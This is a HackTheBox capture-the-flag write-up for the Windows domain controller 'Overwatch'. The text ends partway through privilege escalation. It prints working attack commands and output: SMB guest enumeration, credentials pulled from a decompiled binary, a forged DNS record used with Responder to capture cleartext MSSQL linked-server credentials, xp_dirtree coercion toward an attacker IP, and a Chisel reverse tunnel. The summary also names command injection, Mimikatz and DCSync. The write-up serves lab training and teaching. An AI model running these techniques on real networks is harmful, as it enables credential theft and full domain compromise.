Overwatch
Writeup for HackTheBox Overwatch machine

Executive Summary
This report documents the complete attack chain against the HackTheBox machine OverWatch, a Windows Server 2022 Domain Controller running Active Directory with MSSQL. The exploitation path chains four distinct techniques:
- Credential Discovery via .NET Reverse Engineering — A monitoring executable (
overwatch.exe) found on an SMB share was decompiled using ILSpy, revealing hardcoded MSSQL credentials for thesql_svcservice account. - MSSQL Linked Server Credential Theft via DNS Hijacking — The MSSQL instance had a linked server (
SQL07) pointing to a non-existent DNS record. By injecting a malicious DNS A record forSQL07.overwatch.htbpointing to the attacker’s machine and triggering a linked server query, the MSSQL connection credentials (sqlmgmt) were intercepted in cleartext via Responder. - Internal SOAP Service Command Injection — An internal WCF SOAP service running on port 8000 (localhost-only) exposed a
KillProcessoperation that directly concatenated user input into aStop-ProcessPowerShell command without sanitization. A semicolon-based injection with a trailing#comment character bypassed the appended-Forceparameter, enabling arbitrary command execution asNT AUTHORITY\SYSTEM. - Post-Exploitation Credential Harvesting — SYSTEM-level access allowed Mimikatz to dump all domain credentials from LSASS, including the Domain Administrator’s plaintext password and machine account NTLM hash, followed by a full DCSync via
impacket-secretsdump.
Impact: Complete domain compromise. All domain user and machine credentials dumped via Mimikatz and DCSync.
Reconnaissance — Nmap Scan
A two-phase Nmap scan was performed: a fast all-port scan to enumerate open TCP ports, followed by targeted service/version detection and default NSE scripts against only the discovered ports:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
┌──(kali㉿kali)-[~/HTB/AD/OverWatch]
└─$ sudo nmap -sC -sV -Pn -p $(sudo nmap -Pn -p- --min-rate 8000 $ip | grep 'open' | cut -d '/' -f 1 | paste -sd ,) $ip -oN dc2_nmap.scan
[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-11 20:40 +0500
Nmap scan report for 10.129.38.246
Host is up (0.18s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  tcpwrapped
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-05-11 15:40:16Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: overwatch.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: overwatch.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2026-05-11T15:41:47+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: OVERWATCH
|   NetBIOS_Domain_Name: OVERWATCH
|   NetBIOS_Computer_Name: S200401
|   DNS_Domain_Name: overwatch.htb
|   DNS_Computer_Name: S200401.overwatch.htb
|   DNS_Tree_Name: overwatch.htb
|   Product_Version: 10.0.20348
|_  System_Time: 2026-05-11T15:41:07+00:00
| ssl-cert: Subject: commonName=S200401.overwatch.htb
| Not valid before: 2026-05-10T15:34:33
|_Not valid after:  2026-11-09T15:34:33
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
6520/tcp  open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-05-11T15:36:44
|_Not valid after:  2056-05-11T15:36:44
| ms-sql-info:
|   10.129.38.246:6520:
|     Version:
|       name: Microsoft SQL Server 2022 RTM
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 6520
| ms-sql-ntlm-info:
|   10.129.38.246:6520:
|     Target_Name: OVERWATCH
|     NetBIOS_Domain_Name: OVERWATCH
|     NetBIOS_Computer_Name: S200401
|     DNS_Domain_Name: overwatch.htb
|     DNS_Computer_Name: S200401.overwatch.htb
|     DNS_Tree_Name: overwatch.htb
|_    Product_Version: 10.0.20348
|_ssl-date: 2026-05-11T15:41:47+00:00; 0s from scanner time.
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
54997/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
54998/tcp open  msrpc         Microsoft Windows RPC
55928/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: S200401; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-05-11T15:41:08
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
Key Port Analysis:
| Port | Service | Significance |
|---|---|---|
53 | DNS | Domain Controller DNS — potential target for DNS record manipulation |
88 | Kerberos | KDC — standard AD authentication service |
389/636 | LDAP/LDAPS | AD directory — domain enumeration, BloodHound data collection |
445 | SMB | File shares — enumeration for sensitive files and credentials |
3389 | RDP | Remote Desktop — potential lateral movement if credentials are found |
5985 | WinRM (HTTP) | Windows Remote Management — evil-winrm target for interactive shell |
6520 | MSSQL | Microsoft SQL Server 2022 RTM on a non-standard port (default is 1433) — high-value target for credential reuse, linked server abuse, and command execution |
9389 | ADWS (.NET) | Active Directory Web Services — used by ADCS and PowerShell AD module |
Key Observations:
- SMB signing enabled and required — NTLM relay attacks (e.g., Responder + ntlmrelayx) will not work against this DC.
- MSSQL on port 6520 — Running as a
SQLEXPRESSnamed instance. The non-standard port and Express edition suggest a purpose-built application database, not a full enterprise deployment. - Product Version 10.0.20348 — Confirms Windows Server 2022.
- Domain name
overwatch.htb(from LDAP) and host DNS nameS200401.overwatch.htb(from RDP NTLM info and MSSQL NTLM info).
The domain and DC were registered locally:
1
2
┌──(kali㉿kali)-[~/HTB/AD/OverWatch]
└─$ echo "$ip  S200401.overwatch.htb overwatch.htb S200401" | sudo tee -a /etc/hosts
SMB Enumeration — Share Discovery
Null Authentication & Guest Access
SMB null authentication is enabled on this host, which allows anonymous enumeration of the domain environment:
1
2
3
┌──(kali㉿kali)-[~/HTB/AD/OverWatch]
└─$ netexec smb $ip
SMB         10.129.38.246   445    S200401          [*] Windows Server 2022 Build 20348 x64 (name:S200401) (domain:overwatch.htb) (signing:True) (SMBv1:None) (Null Auth:True)
Using the built-in guest account (empty password) to enumerate accessible shares:
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[~/HTB/AD/OverWatch]
└─$ netexec smb $ip -u guest -p '' --shares
SMB         10.129.38.246   445    S200401          [*] Windows Server 2022 Build 20348 x64 (name:S200401) (domain:overwatch.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.38.246   445    S200401          [+] overwatch.htb\guest:
SMB         10.129.38.246   445    S200401          [*] Enumerated shares
SMB         10.129.38.246   445    S200401          Share           Permissions     Remark
SMB         10.129.38.246   445    S200401          -----           -----------     ------
SMB         10.129.38.246   445    S200401          ADMIN$                          Remote Admin
SMB         10.129.38.246   445    S200401          C$                              Default share
SMB         10.129.38.246   445    S200401          IPC$            READ            Remote IPC
SMB         10.129.38.246   445    S200401          NETLOGON                        Logon server share
SMB         10.129.38.246   445    S200401          software$       READ
SMB         10.129.38.246   445    S200401          SYSVOL                          Logon server share
Analysis: The guest account has READ permission on a non-default share software$. The $ suffix indicates a hidden share — it won’t appear in standard network browsing, but the permissions misconfiguration makes it readable by unauthenticated users. The remaining shares (ADMIN$, C$, IPC$, NETLOGON, SYSVOL) are standard Windows/AD defaults.
Downloading the Monitoring Application
Connecting to the software$ share reveals a Monitoring directory containing a .NET application with its dependencies:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
┌──(kali㉿kali)-[~/HTB/AD/OverWatch]
└─$ smbclient -U overwatch.htb\\guest%'' //S200401.overwatch.htb/software\$
Try "help" to get a list of possible commands.
smb: \> ls
  .                                  DH        0  Sat May 17 06:27:07 2025
  ..                                DHS        0  Thu Jan  1 11:46:47 2026
  Monitoring                         DH        0  Sat May 17 06:32:43 2025

                7147007 blocks of size 4096. 2277588 blocks available
smb: \> cd Monitoring\
smb: \Monitoring\> ls
  .                                  DH        0  Sat May 17 06:32:43 2025
  ..                                 DH        0  Sat May 17 06:27:07 2025
  EntityFramework.dll                AH  4991352  Fri Apr 17 01:38:42 2020
  EntityFramework.SqlServer.dll      AH   591752  Fri Apr 17 01:38:56 2020
  EntityFramework.SqlServer.xml      AH   163193  Fri Apr 17 01:38:56 2020
  EntityFramework.xml                AH  3738289  Fri Apr 17 01:38:40 2020
  Microsoft.Management.Infrastructure.dll     AH    36864  Mon Jul 17 19:46:10 2017
  overwatch.exe                      AH     9728  Sat May 17 06:19:24 2025
  overwatch.exe.config               AH     2163  Sat May 17 06:02:30 2025
  overwatch.pdb                      AH    30208  Sat May 17 06:19:24 2025
  System.Data.SQLite.dll             AH   450232  Mon Sep 30 01:41:18 2024
  System.Data.SQLite.EF6.dll         AH   206520  Mon Sep 30 01:40:06 2024
  System.Data.SQLite.Linq.dll        AH   206520  Mon Sep 30 01:40:42 2024
  System.Data.SQLite.xml             AH  1245480  Sat Sep 28 23:48:00 2024
  System.Management.Automation.dll     AH   360448  Mon Jul 17 19:46:10 2017
  System.Management.Automation.xml     AH  7145771  Mon Jul 17 19:46:10 2017
  x64                                DH        0  Sat May 17 06:32:33 2025
  x86                                DH        0  Sat May 17 06:32:33 2025

                7147007 blocks of size 4096. 2277588 blocks available
smb: \Monitoring\> smb: \Monitoring\> get overwatch.exe
getting file \Monitoring\overwatch.exe of size 9728 as overwatch.exe (12.1 KiloBytes/sec) (average 12.1 KiloBytes/sec)
File inventory analysis: The application dependencies reveal its architecture:
- EntityFramework + EntityFramework.SqlServer — ORM (Object-Relational Mapper) for MSSQL, indicating the app communicates with a SQL Server database.
- System.Data.SQLite — SQLite database driver (may be used for local caching).
- System.Management.Automation — PowerShell hosting API, indicating the application can execute PowerShell commands programmatically.
- overwatch.pdb — Debug symbols file. If analysis requires deeper debugging, this provides source-level information.
Credential Discovery — Reverse Engineering overwatch.exe
The downloaded binary is a 64-bit .NET assembly:
1
2
3
┌──(kali㉿kali)-[~/HTB/AD/OverWatch]
└─$ file overwatch.exe
overwatch.exe: PE32+ executable for MS Windows 6.00 (console), x86-64 Mono/.Net assembly, 2 sections
Decompilation with ILSpy
.NET assemblies contain intermediate language (IL/MSIL) bytecode, not native machine code. This makes them trivially decompilable back to near-original C# source code. ILSpy (an open-source .NET decompiler) was used to recover the application logic.

Key findings from decompilation:
The application’s Main() method reveals hardcoded MSSQL credentials and the application’s purpose:
- Hardcoded credentials:
sql_svc:TI0LKcfHzZw1Vv— used to authenticate to the MSSQL instance. - Database: The application connects to a database called
SecurityLogs. - Functionality: It reads URLs from a
urlstable and inserts monitoring events into anEventLogtable — this is the “monitoring” service that periodically checks URLs and logs results.
The presence of hardcoded credentials in a binary distributed via a guest-accessible SMB share is a critical vulnerability — any unauthenticated user can extract these credentials.
MSSQL Enumeration & Linked Server Abuse
Credential Validation
The extracted credentials are valid for MSSQL authentication:
1
2
3
4
┌──(kali㉿kali)-[~/HTB/AD/OverWatch]
└─$ netexec mssql $ip --port 6520 -u sqlsvc -p 'TI0LKcfHzZw1Vv'
MSSQL       10.129.38.246   6520   S200401          [*] Windows Server 2022 Build 20348 (name:S200401) (domain:overwatch.htb) (EncryptionReq:False)
MSSQL       10.129.38.246   6520   S200401          [+] overwatch.htb\sqlsvc:TI0LKcfHzZw1Vv
BloodHound Data Collection
With valid domain credentials, BloodHound data was collected for comprehensive AD enumeration:
1
2
┌──(kali㉿kali)-[~/Pentesting/Tools/krbrelayx]
└─$ bloodhound-ce-python -u sqlsvc -p 'TI0LKcfHzZw1Vv' -d "overwatch.htb" -c All -dc S200401.overwatch.htb -ns $ip --zip
Database Enumeration
Connecting to MSSQL via impacket-mssqlclient and enumerating available databases:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
┌──(kali㉿kali)-[~/HTB/AD/OverWatch]
└─$ impacket-mssqlclient overwatch.htb/sqlsvc:TI0LKcfHzZw1Vv@S200401.overwatch.htb -port 6520 -windows-auth
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(S200401\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(S200401\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
[!] Press help for extra shell commands

SQL (OVERWATCH\sqlsvc  guest@master)> select name from master..sysdatabases
name
---------
master
tempdb
model
msdb
overwatch

SQL (OVERWATCH\sqlsvc  guest@master)> USE overwatch
ENVCHANGE(DATABASE): Old Value: master, New Value: overwatch
INFO(S200401\SQLEXPRESS): Line 1: Changed database context to 'overwatch'.

SQL (OVERWATCH\sqlsvc  dbo@overwatch)> select table_name from information_schema.tables
table_name
----------
Eventlog
SQL (OVERWATCH\sqlsvc  dbo@overwatch)> select * from Eventlog
Id   Timestamp   EventType   Details
--   ---------   ---------   -------

SQL (OVERWATCH\sqlsvc  dbo@overwatch)>
Analysis: The overwatch database contains only the Eventlog table (matching the decompiled code), but it is empty. The SecurityLogs database referenced in the code doesn’t exist — suggesting the application may not have been fully deployed. No sensitive data was found in the database itself.
Impersonation Enumeration
MSSQL supports two types of impersonation that can be used for privilege escalation:
| Type | Scope | Description |
|---|---|---|
| LOGIN Impersonation | SERVER level | Re-authenticates the session at the server level, changing identity everywhere |
| USER Impersonation | DATABASE level | Switches identity within the current database only |
Checking whether sqlsvc can impersonate any LOGIN or USER:
1
2
3
4
5
6
7
SQL (OVERWATCH\sqlsvc  guest@master)> SELECT b.name FROM sys.database_permissions a JOIN sys.database_principals b ON a.grantor_principal_id = b.principal_id WHERE a.permission_name = 'IMPERSONATE'
name
----
SQL (OVERWATCH\sqlsvc  guest@master)> SELECT b.name FROM sys.server_permissions a JOIN sys.server_principals b ON a.grantor_principal_id = b.principal_id WHERE a.permission_name = 'IMPERSONATE'
name
----
SQL (OVERWATCH\sqlsvc  guest@master)>
No impersonation rights — this path is a dead end.
Linked Server Discovery
Linked servers in MSSQL allow one SQL Server instance to execute queries against another remote SQL Server. The link is configured with stored credentials that are used automatically when a query is routed to the remote server. Enumerating linked servers:
1
2
3
4
5
SQL (OVERWATCH\sqlsvc  guest@master)> select SRVNAME, PROVIDERNAME, SRVPRODUCT, DATASOURCE, PROVIDERSTRING, LOCATION, ISREMOTE from master..sysservers
SRVNAME              PROVIDERNAME   SRVPRODUCT   DATASOURCE           PROVIDERSTRING   LOCATION   ISREMOTE
------------------   ------------   ----------   ------------------   --------------   --------   --------
S200401\SQLEXPRESS   SQLOLEDB       SQL Server   S200401\SQLEXPRESS   NULL             NULL              1
SQL07                SQLOLEDB       SQL Server   SQL07                NULL             NULL              0
Key Finding: The local instance S200401\SQLEXPRESS is linked to a remote server called SQL07. The ISREMOTE=0 column indicates this is an “outgoing” linked server — our instance will connect to SQL07 using stored credentials.
Testing the Linked Server Connection
Attempting to connect to the linked server reveals it is unreachable:
1
2
3
4
5
6
7
8
9
SQL (OVERWATCH\sqlsvc  guest@master)> EXEC sp_testlinkedserver "SQL07"
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "Login timeout expired".
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "A network-related or instance-specific error has occurred while establishing a connection to SQL Server. Server is not found or not accessible. Check if instance name is correct and if SQL Server is configured to allow remote connections. For more information see SQL Server Books Online.".
ERROR(MSOLEDBSQL): Line 0: Named Pipes Provider: Could not open a connection to SQL Server [64].

SQL (OVERWATCH\sqlsvc  guest@master)> EXEC ('SELECT @@SERVERNAME') AT [SQL07]
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "Login timeout expired".
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "A network-related or instance-specific error has occurred while establishing a connection to SQL Server. Server is not found or not accessible. Check if instance name is correct and if SQL Server is configured to allow remote connections. For more information see SQL Server Books Online.".
ERROR(MSOLEDBSQL): Line 0: Named Pipes Provider: Could not open a connection to SQL Server [64].
The linked server SQL07 does not exist or is unreachable. This is exploitable — if the DNS record for SQL07 doesn’t exist, we can create one pointing to our machine.
DNS Enumeration — Confirming Missing Record
Using adidnsdump to enumerate all DNS records in the AD-integrated DNS zone:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(kali㉿kali)-[~/Pentesting/Tools/adidnsdump]
└─$ adidnsdump $ip -u Overwatch\\sqlsvc -p 'TI0LKcfHzZw1Vv' -r
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Querying zone for records
[+] Found 10 records, saving to records.csv

┌──(kali㉿kali)-[~/Pentesting/Tools/adidnsdump]
└─$ cat records.csv
type,name,value
AAAA,s200401,dead:beef::c529:1d06:11a:d89e
AAAA,s200401,dead:beef::233
A,s200401,10.129.38.246
A,ForestDnsZones,10.129.38.246
A,DomainDnsZones,10.129.38.246
NS,_msdcs,s200401.overwatch.htb.
AAAA,@,dead:beef::c529:1d06:11a:d89e
AAAA,@,dead:beef::233
NS,@,s200401.overwatch.htb.
A,@,10.129.38.246
Confirmed: No DNS record exists for SQL07.overwatch.htb. The linked server was either decommissioned or was never fully deployed, but the linked server configuration was left in place.
Credential Theft — DNS Hijacking + MSSQL Linked Server Interception
Attack Concept
The attack exploits a combination of AD DNS permissions and MSSQL linked server behavior:
- AD DNS allows record creation by any authenticated user — By default, any domain user can add up to 10 DNS records to an AD-integrated DNS zone, with the restriction that new records cannot overwrite existing ones.
- MSSQL linked server uses stored credentials — When
S200401\SQLEXPRESSconnects toSQL07, it authenticates with credentials configured in the linked server definition. - Linked server credentials are sent over the MSSQL protocol — Unlike Windows Integrated Authentication (which sends NTLM hashes), linked servers configured with SQL Authentication send credentials in cleartext over the MSSQL TDS protocol.
By injecting a DNS record for SQL07.overwatch.htb pointing to the attacker’s machine and forcing a linked server query, the stored credentials are intercepted with Responder.
Why Not Use xp_dirtree Instead?
A common alternative for credential theft in MSSQL is xp_dirtree with a UNC path (e.g., EXEC xp_dirtree '\\10.10.15.113\share'), which triggers an SMB connection to the attacker. However, this approach yields the machine account hash (S200401$) — not the linked server’s stored credentials:
1
2
3
4
Responder window:
[SMB] NTLMv2-SSP Client   : 10.129.38.246
[SMB] NTLMv2-SSP Username : OVERWATCH\S200401$
[SMB] NTLMv2-SSP Hash     : S200401$::OVERWATCH:3da269f2f8f54f77:8BB5DD972C73AEB94F634E204BFD3C80:0101000000000000...
The difference is the authentication protocol:
- UNC path (xp_dirtree): Triggers an SMB connection using Windows Integrated Authentication. The SQL Server service process (
sqlservr.exe) authenticates as its service account identity — which is the machine accountS200401$. Machine account NTLMv2 hashes are cryptographically complex and rarely crackable. - Linked server query: Triggers an MSSQL TDS connection using the stored credentials configured in the linked server definition. These are sent in cleartext over the MSSQL protocol — no cracking required.
The linked server approach is strictly superior when the configuration uses SQL Authentication with stored credentials.
Step 1 — Inject Malicious DNS Record
Using dnstool.py from the krbrelayx toolkit to add an A record for SQL07.overwatch.htb pointing to the attacker’s machine:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿kali)-[~/Pentesting/Tools/krbrelayx]
└─$ ./dnstool.py S200401.overwatch.htb -u overwatch\\sqlsvc -p 'TI0LKcfHzZw1Vv' -dc-ip $ip -dns-ip $ip -a add -r SQL07.overwatch.htb -d 10.10.15.113
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully

┌──(kali㉿kali)-[~/Pentesting/Tools/krbrelayx]
└─$ ./dnstool.py S200401.overwatch.htb -u overwatch\\sqlsvc -p 'TI0LKcfHzZw1Vv' -dc-ip $ip -dns-ip $ip -a query -r SQL07.overwatch.htb
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found record SQL07
DC=SQL07,DC=overwatch.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=overwatch,DC=htb
[+] Record entry:
 - Type: 1 (A) (Serial: 241)
 - Address: 10.10.15.113
Step 2 — Start Responder
Responder listens on multiple protocols and captures authentication attempts. For this attack, it captures MSSQL TDS cleartext credentials:
1
2
┌──(kali㉿kali)-[~/Pentesting/Tools/krbrelayx]
└─$ sudo responder -I tun0
Step 3 — Trigger Linked Server Query
Execute a query against the linked server SQL07. The MSSQL instance resolves SQL07 to our IP via the injected DNS record and sends the stored credentials:
1
2
3
4
5
6
7
8
9
SQL (OVERWATCH\sqlsvc  guest@master)> EXEC ('select @@version') AT [SQL07]
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "Communication link failure".
ERROR(MSOLEDBSQL): Line 0: TCP Provider: An existing connection was forcibly closed by the remote host.

Responder window:
[MSSQL] Cleartext Client   : 10.129.38.246
[MSSQL] Cleartext Hostname : SQL07 ()
[MSSQL] Cleartext Username : sqlmgmt
[MSSQL] Cleartext Password : bIhBbzMMnB82yx
Credentials captured: sqlmgmt:bIhBbzMMnB82yx
The connection fails (Responder is not a real MSSQL server), but the credentials are captured before the failure — the TDS protocol sends authentication data in the initial connection handshake.
User Flag — WinRM Access as sqlmgmt
Group Membership Verification

BloodHound confirms that sqlmgmt is a member of the Remote Management Users group, granting WinRM access:
Shell Access
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/Pentesting/Tools/krbrelayx]
└─$ evil-winrm-py -i $ip -u sqlmgmt -p 'bIhBbzMMnB82yx'
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.6.0

evil-winrm-py PS C:\Users\sqlmgmt\Documents> cat ..\Desktop\user.txt
*************1c5a9bdca7265b5467
Privilege Escalation
Discovery of Hidden Internal Service
After compromising the sqlmgmt account, the next step is to enumerate internal services running on the compromised host that may be inaccessible from the network.
Using netstat to enumerate all listening ports reveals an internal HTTP service on port 8000:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
evil-winrm-py PS C:\Users\sqlmgmt\Documents> netstat -ano | findstr TCP
  TCP    0.0.0.0:88             0.0.0.0:0              LISTENING       696
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       932
  TCP    0.0.0.0:389            0.0.0.0:0              LISTENING       696
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:464            0.0.0.0:0              LISTENING       696
  TCP    0.0.0.0:593            0.0.0.0:0              LISTENING       932
  TCP    0.0.0.0:636            0.0.0.0:0              LISTENING       696
  TCP    0.0.0.0:3268           0.0.0.0:0              LISTENING       696
  TCP    0.0.0.0:3269           0.0.0.0:0              LISTENING       696
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       828
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:6520           0.0.0.0:0              LISTENING       700
  TCP    0.0.0.0:8000           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:9389           0.0.0.0:0              LISTENING       2884
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       696
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       536
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1160
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       1564
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       696
  TCP    0.0.0.0:49670          0.0.0.0:0              LISTENING       2176
  TCP    0.0.0.0:54997          0.0.0.0:0              LISTENING       696
  TCP    0.0.0.0:54998          0.0.0.0:0              LISTENING       2856
  TCP    0.0.0.0:55001          0.0.0.0:0              LISTENING       680
  TCP    0.0.0.0:55928          0.0.0.0:0              LISTENING       696
  TCP    0.0.0.0:56084          0.0.0.0:0              LISTENING       700
  TCP    0.0.0.0:58654          0.0.0.0:0              LISTENING       2972
  TCP    0.0.0.0:61166          0.0.0.0:0              LISTENING       2036
  TCP    10.129.38.246:53       0.0.0.0:0              LISTENING       2036
  TCP    10.129.38.246:139      0.0.0.0:0              LISTENING       4
  TCP    10.129.38.246:5985     10.10.15.113:48708     ESTABLISHED     4
  TCP    10.129.38.246:6520     10.10.15.113:50694     ESTABLISHED     700
  TCP    127.0.0.1:53           0.0.0.0:0              LISTENING       2036
Port 8000 is not in the initial Nmap scan results — it was not externally accessible during the scan. Although it is bound to 0.0.0.0 in netstat, it was not reachable from the attacker’s network. To interact with this service, a tunnel is required.
Port Forwarding with Chisel
Chisel is a fast TCP/UDP tunnel over HTTP, useful for pivoting into internal networks. It creates encrypted tunnels that can bypass firewalls.
Step 1: Upload the Chisel binary to the target:
1
2
evil-winrm-py PS C:\Users\sqlmgmt\Documents> upload /home/kali/Pentesting/Tools/chisel_1.11.3.exe chisel.exe
[+] File uploaded successfully as: C:\Users\sqlmgmt\Documents\chisel.exe
Step 2: Start the Chisel server in reverse mode on the attack machine:
1
2
3
4
5
6
┌──(kali㉿kali)-[~/Pentesting/Tools]
└─$ ./chisel_1.11.3 server --reverse --port 4000
2026/05/12 00:19:37 server: Reverse tunnelling enabled
